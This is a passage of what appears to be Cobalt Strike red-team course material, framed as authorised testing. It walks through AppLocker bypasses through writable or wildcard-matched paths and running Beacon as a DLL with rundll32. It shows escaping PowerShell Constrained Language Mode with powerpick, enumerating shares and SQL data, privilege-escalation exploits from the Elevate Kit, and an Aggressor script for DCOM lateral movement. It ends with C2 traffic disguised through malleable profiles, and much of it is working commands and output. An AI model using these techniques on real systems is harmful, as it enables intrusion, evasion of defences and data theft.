                Description="Allows members of the Everyone group to run applications that are located in the Program Files folder."
                UserOrGroupSid="S-1-1-0"
                Action="Allow">
                <Conditions>
                  <FilePathCondition Path="%PROGRAMFILES%*" />
                </Conditions>
              </FilePathRule>
```

AppLocker rules applied to a host can also be read from the local registry at **HKLM\Software\Policies\Microsoft\Windows\SrpV2**.

Interestingly, Cobalt Strike's **jump psexec[64]** still works against the default AppLocker rules, because it will upload a service binary into **C:\Windows**, which is a trusted location and thus allowed to execute.

Uploading into **C:\Windows** requires elevated privileges, but there are places like **C:\Windows\Tasks** that are writeable by standard users. These areas are useful in cases where you have access to a machine (e.g. in an assumed breach scenario), and need to break out of AppLocker to run post-ex tooling.

```
C:\Users\Administrator\Desktop>test.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\Administrator\Desktop>move test.exe C:\Windows\Tasks
1 file(s) moved.

C:\Users\Administrator\Desktop>C:\Windows\Tasks\test.exe
Bye-Bye AppLocker!
```

This is an example of an overly permissive rule.

```
KeyName      : Software\Policies\Microsoft\Windows\SrpV2\Exe\3470949d-4a86-4ec5-aa37-5ad7acd6a925
ValueName     : Value
ValueType     : REG_SZ
ValueLength   : 482
ValueData     : <FilePathRule Id="3470949d-4a86-4ec5-aa37-5ad7acd6a925"
                Name="Packages"
                Description="Allow custom packages"
                UserOrGroupSid="S-1-1-0"
                Action="Allow">
                <Conditions>
                  <FilePathCondition Path="%OSDRIVE%*\Packages*" />
                </Conditions>
              </FilePathRule>
```

The path **%OSDRIVE%*\Packages*** expands to **C:*\Packages***, (assuming **C:** is indeed the OS drive, which it almost always is) - this means we could create a folder called **Packages** anywhere on **C:** and run exe's from it because of the wildcards.

```
C:\Users\Administrator\Desktop>test.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\Administrator\Desktop>mkdir Packages

C:\Users\Administrator\Desktop>move test.exe Packages
1 file(s) moved.

C:\Users\Administrator\Desktop>Packages\test.exe
Bye-Bye AppLocker!
```

DLL enforcement very rarely enabled due to the additional load it can put on a system, and the amount of testing required to ensure nothing will break.



Cobalt Strike can output Beacon to a DLL that can be run with **rundll32**.

```
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 8A6C-CD61

Directory of C:\Users\Administrator\Desktop

05/17/2021  11:01 PM    <DIR>          .
05/17/2021  11:01 PM    <DIR>          ..
05/17/2021  10:59 PM                311,808 beacon.dll

C:\>C:\Windows\System32\rundll32.exe C:\Users\Administrator\Desktop\beacon.dll,StartW

beacon> link dc-1
[+] established link to child beacon: 10.10.15.75
```

If you have access to a Domain Controller or a machine with the appropriate packages installed, you can also enumerate the AppLocker configuration using the native GPO report commands - the **Get-GPOReport** cmdlet and **gpreport** utility. The most convenient means of consuming the output is to save the report in HTML format, download it to your machine and open in a browser.

When AppLocker is enabled PowerShell is placed into Constrained Language Mode (CLM), which restricts it to core types. `$ExecutionContext.SessionState.LanguageMode` will show the language mode of the executing process.

```
beacon> remote-exec winrm dc-1 $ExecutionContext.SessionState.LanguageMode

PSComputerName RunspaceId Value
-----
dc-1          9dd4aebc-540e-4683-b3f7-07b6f799266e ConstrainedLanguage
```

This makes most PowerShell tradecraft difficult. `jump winrm[64]` and other PowerShell scripts will fail with the error: **Cannot create type. Only core types are supported in this language mode.**

```
beacon> remote-exec winrm dc-1 [math]::Pow(2,10)

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><S S="Error">Cannot invoke method. Method invocation is supported only on core types in this language mode._x000D_x000A_</S><S S="Error">
```

CLM is as fragile as AppLocker, so any AppLocker bypass can result in CLM bypass. Beacon has a `powerpick` command, which is an "unmanaged" implementation of tapping into a PowerShell runspace, without using `powershell.exe`.

So if we find an AppLocker bypass rule in order to execute a Beacon, `powerpick` can be used to execute post-ex tooling outside of CLM. `powerpick` is also compatible with `powershell-import`.

```
beacon> run hostname
dc-1

beacon> powershell $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage

beacon> powershell [math]::Pow(2,10)
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><S S="Error">Cannot invoke method. Method invocation is supported only on core types in this language mode._x000D_x000A_</S><S S="Error">At line:1 char:1_x000D_x000A_</S><S S="Error">+ [math]::Pow(2,10)_x000D_x000A_</S><S S="Error">+ ~~~~~_x000D_x000A_</S><S S="Error">+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException_x000D_x000A_</S><S S="Error">+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage_x000D_x000A_</S><S S="Error">_x000D_x000A_</S></Objs>

beacon> powerpick $ExecutionContext.SessionState.LanguageMode
FullLanguage

beacon> powerpick [math]::Pow(2,10)
1024
```




Organisations will store data in a wide variety of places from file shares, databases, SharePoint, internal wiki's and so on. As a red teamer, you need to find the "objective" of your operation and then prove **access** to that objective to your client. I emphasise "access" specifically, because you do not want to actually copy or move sensitive data out of its location, particularly in regulated environments.

When planning the assessment with your client, a good strategy to suggest is to create a dummy data repository that is subject to all the same security controls, but doesn't actually contain any real data (it could be fake or obfuscated data). That data can be generated by you or the client, and would be safe to remove from the environment.

Otherwise, you can prove access to real data, but carry out an exfiltration exercise with dummy data. It can have the same structure and properties as the real data, but the content itself would not be sensitive.

Exfiltration exercises are an important step to gauge how effectively an organisation can detect and respond to their sensitive data being removed by whatever means (email, HTTP, FTP etc).



Find-DomainShare will find SMB shares in a domain and **-CheckShareAccess** will only display those that the executing principal has access to.

```
beacon> powershell Find-DomainShare -ComputerDomain cyberbotic.io -CheckShareAccess
```

Name	Type	Remark	ComputerName
----	----	-----	-----
data\$	0		dc-1.cyberbotic.io

```
beacon> ls \\dc-1.cyberbotic.io\data$
```

Size	Type	Last Modified	Name
----	----	-----	----
17kb	fil	03/25/2021 12:54:11	63ec08038c04ac60dab340ee9569e690dataMar-25-2021.xlsx
214kb	fil	03/25/2021 13:02:53	Apple iPhone 8.ai
1mb	fil	03/25/2021 13:02:55	Boeing 787-8 DreamLiner Air Canada.ai
540kb	fil	03/25/2021 13:02:54	Caterpillar 345D L.ai
829kb	fil	03/25/2021 13:02:55	Ducati 1098R (2011).ai
895kb	fil	03/25/2021 13:02:55	Volkswagen Caddy Maxi (2020).ai

Internal web apps are incredibly prevalent and are a great source of data. Think SharePoint, Confluence, ServiceNow, SIEMs and so on.

[EyeWitness](#) is a tool capable of identifying (and taking screenshots of) web apps from a list of targets.

```
root@kali:/opt/EyeWitness/Python# cat /root/targets.txt
10.10.17.71
10.10.17.25
10.10.17.68

root@kali:/opt/EyeWitness/Python# proxychains4 ./EyeWitness.py --web -f /root/targets.txt -d /root/dev --no-dns --no-prompt

Starting Web Requests (3 Hosts)
Attempting to screenshot http://10.10.17.71
[*] WebDriverError when connecting to http://10.10.17.71
Attempting to screenshot http://10.10.17.25
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.17.25:80 ... OK
Attempting to screenshot http://10.10.17.68
[*] WebDriverError when connecting to http://10.10.17.68
Finished in 12.967030048370361 seconds

PS C:\Users\Administrator\Desktop> pscp -r root@kali:/root/dev .
```

401/403 Unauthorized

Web Request Info	Web Screenshot
http://10.10.17.25 Page Title: 401 - Unauthorized: Access is denied due to invalid credentials. Content-Type: text/html Server: Microsoft-IIS/10.0 WWW-Authenticate: Negotiate Date: Tue, 25 May 2021 12:48:43 GMT Connection: close Content-Length: 1293 Response Code: 401 Source Code	<div>Server Error</div> <div>401 - Unauthorized: Access is denied due to invalid credentials. You do not have permission to view this directory or page using the credentials that you supplied.</div>



We reviewed multiple methods for executing SQL queries in the **MS SQL Servers** section, but they would not scale well for searching across dozens of instances. PowerUpSQL provides some additional cmdlets designed for data searching and extraction.

One such cmdlet is `Get-SQLColumnSampleDataThreaded`, which can search one or more instances for databases that contain particular keywords in the column names.

```
beacon> powershell Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLColumnSampleDataThreaded -Keywords "project" -SampleSize 5 | select instance, database, column, sample | ft -autosize
```

Instance	Database	Column	Sample
srv-1.dev.cyberbotic.io,1433	master	ProjectName	Mild Sun
srv-1.dev.cyberbotic.io,1433	master	ProjectName	Warm Venus
srv-1.dev.cyberbotic.io,1433	master	ProjectName	Grim Lyric
srv-1.dev.cyberbotic.io,1433	master	ProjectName	Precious Castle
srv-1.dev.cyberbotic.io,1433	master	ProjectName	Fine Devil

This can only search the instances you have direct access to, it won't traverse any SQL links. To search over the links use `Get-SQLQuery`.

```
beacon> powershell Get-SQLQuery -Instance "srv-1.dev.cyberbotic.io,1433" -Query "select * from openquery('sql-1.cyberbotic.io', 'select * from information_schema.tables')"
```

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
master	dbo	spt_fallback_db	BASE TABLE
master	dbo	spt_fallback_dev	BASE TABLE
master	dbo	spt_fallback_usg	BASE TABLE
master	dbo	spt_values	VIEW
master	dbo	spt_monitor	BASE TABLE
master	dbo	MSreplication_options	BASE TABLE
master	dbo	VIPClients	BASE TABLE

```
beacon> powershell Get-SQLQuery -Instance "srv-1.dev.cyberbotic.io,1433" -Query "select * from openquery('sql-1.cyberbotic.io', 'select column_name from master.information_schema.columns')"
```

column_name
City
Name
OrgNumber
Street
VIPClientsID

```
beacon> powershell Get-SQLQuery -Instance "srv-1.dev.cyberbotic.io,1433" -Query "select * from openquery('sql-1.cyberbotic.io', 'select top 5 OrgNumber from master.dbo.VIPClients')"
```

OrgNumber
65618655299
69838663099
12289506999
73723428599
51766460299

If this is real data, don't extract multiple columns that can be correlated together. As in this example, take a sample of a column that doesn't really mean anything in isolation.

To simulate data exfiltration of large dataset, have a look at [Egress Assess](#).



The final reports that are issued by the red team are critical to get right. Once the engagement has concluded, these reports are needed by the organisation to help them implement any additional security measures as identified by the red team.

If you're coming from a penetration testing background, you may find this report writing incredibly difficult (I did). Many pentest reports can be boiled down to findings such as:

- Missing Patch for CVE-XXXX-XXXX
- CVSS Score: 10
- Rating: Critical
- Recommendation: Install patch from Microsoft

However, the issues identified during a red team engagement are much more holistic and systemic, and therefore much harder to address than simply installing patches. Given that these engagements are scenario-based, it leads to a report style that is much more "story-focused".



An attack narrative should contain the observations made during the engagement, in chronological order. An example of an observation could be:

A vulnerability on this host was identified which allowed an elevation of privilege to that of a local administrator. This enabled the red team to obtain the credentials of other users on this host, which included a Domain Administrator. The red team did not observe any indication that this activity had been detected."

In practice, an observation should be extended to include any relevant technical details.

hide01.ir



It's not always viable for a red team to provide an effective set of recommendations prior to discussions with the organisation, particularly defenders and incident responders. The red team have their own perspective on the engagement, which is only one side of the coin. In the example observation above, the red team observed no response, but that doesn't make it an accurate reflection of reality.

It could be that the blue team did detect the activity but failed to respond or respond appropriately.

Only through this two-way dialogue can the true gaps be identified.

hide01.ir



Red teams may also provide other useful indicators of compromise (IoC) that don't necessarily fit into the observation sections. This is often provided as an annex to the report and can include everything from domain names, IP addresses, artifact filenames, md5 checksums and more. This also helps any deconfliction process at a later date.

There is an excellent set of guides and templates available on <https://redteam.guide>.

hide01.ir



The "best" C2 Frameworks (in my opinion) are those that have the capability to customise and diversify its behaviours - we've already seen how the Artifact and Resource Kits can be used to modify Beacon to bypass antivirus solutions. The ".cna" files that we load into the Cobalt Strike Script Manager are called **Aggressor Scripts**. These can override default behaviours in Cobalt Strike to customise the UI (add new menus, commands, etc), extended the data models, extended existing commands like `jump`, and add brand new, custom commands. Beacon also has an internal API that we can call from Aggressor, so any base primitive that Beacon has (`powershell`, `execute-assembly`, etc) can be called from Aggressor.

The Aggressor script reference is public and available at cobaltstrike.com. The underlying programming language used is called [Sleep](#).

When working with Aggressor, you will find functions from both the Aggressor script reference and Sleep.



The [Elevate Kit](#) provides a means of extending the `elevate` command with third-party privilege escalation and UAC bypass techniques.

Beacon has 2 built-in elevate commands.

```
beacon> elevate

Beacon Local Exploits
=====

  Exploit      Description
  -----
  svc-exe      Get SYSTEM via an executable run as a service
  uac-token-duplication  Bypass UAC with Token Duplication
```

After we've loaded `elevate.cna`, that shoots up to 7.

```
beacon> elevate

Beacon Local Exploits
=====

  Exploit      Description
  -----
  cve-2020-0796  SMBv3 Compression Buffer Overflow (SMBGhost) (CVE 2020-0796)
  ms14-058       TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-4113)
  ms15-051       Windows ClientCopyImage Win32k Exploit (CVE 2015-1701)
  ms16-016       mrxdav.sys WebDav Local Privilege Escalation (CVE 2016-0051)
  svc-exe       Get SYSTEM via an executable run as a service
  uac-schtasks   Bypass UAC with schtasks.exe (via SilentCleanup)
  uac-token-duplication  Bypass UAC with Token Duplication
```

Let's inspect `elevate.cna` to see how it works (it's actually very simple).

Each "technique" is implemented within a `sub` block, such as `sub schtasks_elevator { }`. The `sub` keyword defines a function, within which is the code to execute.

Underneath each function is a `beacon_elevator_register` line, which is defined [here](#). It takes 3 parameters:

- the exploit short name
- the exploit description
- the function that implements the exploit

The name of the `sub` function itself does not matter (although it's good practice to call it something meaningful), but it must match the function name provided to `beacon_elevator_register`.

Now let's review the actual code inside `sub schtasks_elevator`. Raphael's comments are very good, so most of it should be clear.

The first declaration, `local`, defines variables that are local to the current function. So once `schtasks_elevator` has executed, these variables disappear. Sleep can have `global`, `closure-specific` and `local` scopes. More information on scopes can be found in **5.2 Scalar Scope** of the Sleep manual.

`btask` reports that Beacon has been tasked. This outputs to the console in the form of `[*] Tasked beacon to ...` and also adds to the CS data model used in the automatic report generation. The Beacon ID is (almost always) passed in as `$1`.

The next line has a few embedded elements that will open a handle to read a file. `openf` and `getFileProper` are Sleep functions and `script_resource` is Aggressor. All this returns a path to `Invoke-EnvBypass.ps1` in the `ElevateKit\modules` folder.

Once the `Invoke-EnvBypass.ps1` file has been read, `beacon_host_script` uploads it to Beacon's little internal webserver and returns a short oneliner to invoke it.

`transform` takes in Beacon shellcode and outputs it in a different format (in this case base64 for use with PowerShell). Where `$1` is the Beacon ID, `$2` is the name of the listener provided in the UI.

Finally, `powerpick` is used to execute it all.

The flexibility of Beacon means that we can leverage anything from PowerShell, execute-assembly, shellcode injection, DLL injection and more.

```
beacon> elevate uac-schtasks tcp-local
[*] Tasked Beacon to run windows/beacon_bind_tcp (127.0.0.1:4444) in a high integrity context
[+] host called home, sent: 352789 bytes
[+] established link to child beacon: 10.10.5.110
```


As with the `elevate` command, Aggressor can be used to register new techniques under `jump` and `remote-exec` using [beacon_remote_exploit_register](#) and [beacon_remote_exec_method_register](#) respectively.

Let's integrate Invoke-DCOM.ps1 into `jump`.

```
sub invoke_dcom
{
    local('$handle $script $oneliner $payload');

    # acknowledge this command1
    btask($1, "Tasked Beacon to run " . listener_describe($3) . " on $2 via DCOM", "T1021");

    # read in the script
    $handle = openf(getFileProper("C:\\Tools", "Invoke-DCOM.ps1"));
    $script = readb($handle, -1);
    closef($handle);

    # host the script in Beacon
    $oneliner = beacon_host_script($1, $script);

    # generate stageless payload
    $payload = artifact_payload($3, "exe", "x64");

    # upload to the target
    bupload_raw($1, "\\$+ $2 $+ \\C$\\Windows\\Temp\\beacon.exe", $payload);

    # run via this powerpick
    bpowerpick!($1, "Invoke-DCOM -ComputerName $+ $2 $+ -Method MMC20.Application -Command C:\\Windows\\Temp\\beacon.exe", $oneliner);

    # link if p2p beacon
    beacon_link($1, $2, $3);
}

beacon_remote_exploit_register("dcom", "x64", "Use DCOM to run a Beacon payload", &invoke_dcom);
```

`$+` concatenates an interpolated string with another value and can require additional whitespaces on each end.

```
beacon> jump

Beacon Remote Exploits
=====

Exploit      Arch  Description
-----
dcom         x64   Use DCOM to run a Beacon payload
psexec       x86   Use a service to run a Service EXE artifact
psexec64     x64   Use a service to run a Service EXE artifact
psexec_psh   x86   Use a service to run a PowerShell one-liner
winrm        x86   Run a PowerShell script via WinRM
winrm64      x64   Run a PowerShell script via WinRM

beacon> getuid
[*] Tasked beacon to get userid
[*] You are DEV\bfarmer

beacon> jump dcom srv-1 smb
[*] Tasked Beacon to run windows/beacon_bind_pipe (\\.pipe\\msagent_a3) on srv-1 via DCOM
[+] established link to child beacon: 10.10.17.25
[+] received output:
Completed
```


Many of Beacon's indicators are controllable via malleable C2 profiles, including network and in-memory artifacts. This section will focus on network artifacts. We know Beacon can communicate over HTTP(S), but what does that traffic look like on the wire? What are the URLs? Does it use GET, POST, other? What headers or cookies does it have? What about the body? All of these elements can be controlled.

Raphael has several example profiles [here](#). Let's use the [webbug.profile](#) to explain these directives.

First we have an `http-get` block - this defines the indicators for an HTTP GET request.

`set uri` specifies the URI that the client and server will use. Usually, if the server receives a transaction on a URI that does not match its profile, it will automatically return a 404.

Within the `client` block, we can add additional parameters that appear after the URI, these are simple key and values. `parameter "utmac" "UA-2202604-2";` would be added to the URI like: `/__utm.gif?utmac=UA-2202604-2.`

Next is the `metadata` block. When Beacon talks to the Team Server, it has to be identified in some way. This metadata can be transformed and hidden within the HTTP request. First, we specify the transform - possible values include `netbios`, `base64` and `mask` (which is a XOR mask). Then we can append and/or prepend string data. Finally, we specify where in the transaction it will be - this can be a URI `parameter`, a `header` or in the body.

In the webbug profile, the metadata would look something like this: `__utma=GMGLGGGKGKGEHDGGGGMGKGMHGDGEGHGGGI.`

Next comes the `server` block which defines how the response from the team server will look. Any headers are provided first. The `output` block dictates how the data being sent by the Team Server will be transformed. At this point, it should be fairly clear. Arbitrary data can be appended or prepended before being terminated by the `print` statement.

The `http-post` block is exactly the same but for HTTP POST transactions.

Customising the HTTP Beacon traffic in this way can be used to simulate specific threats. Beacon traffic can be dressed to look like other toolsets and malware.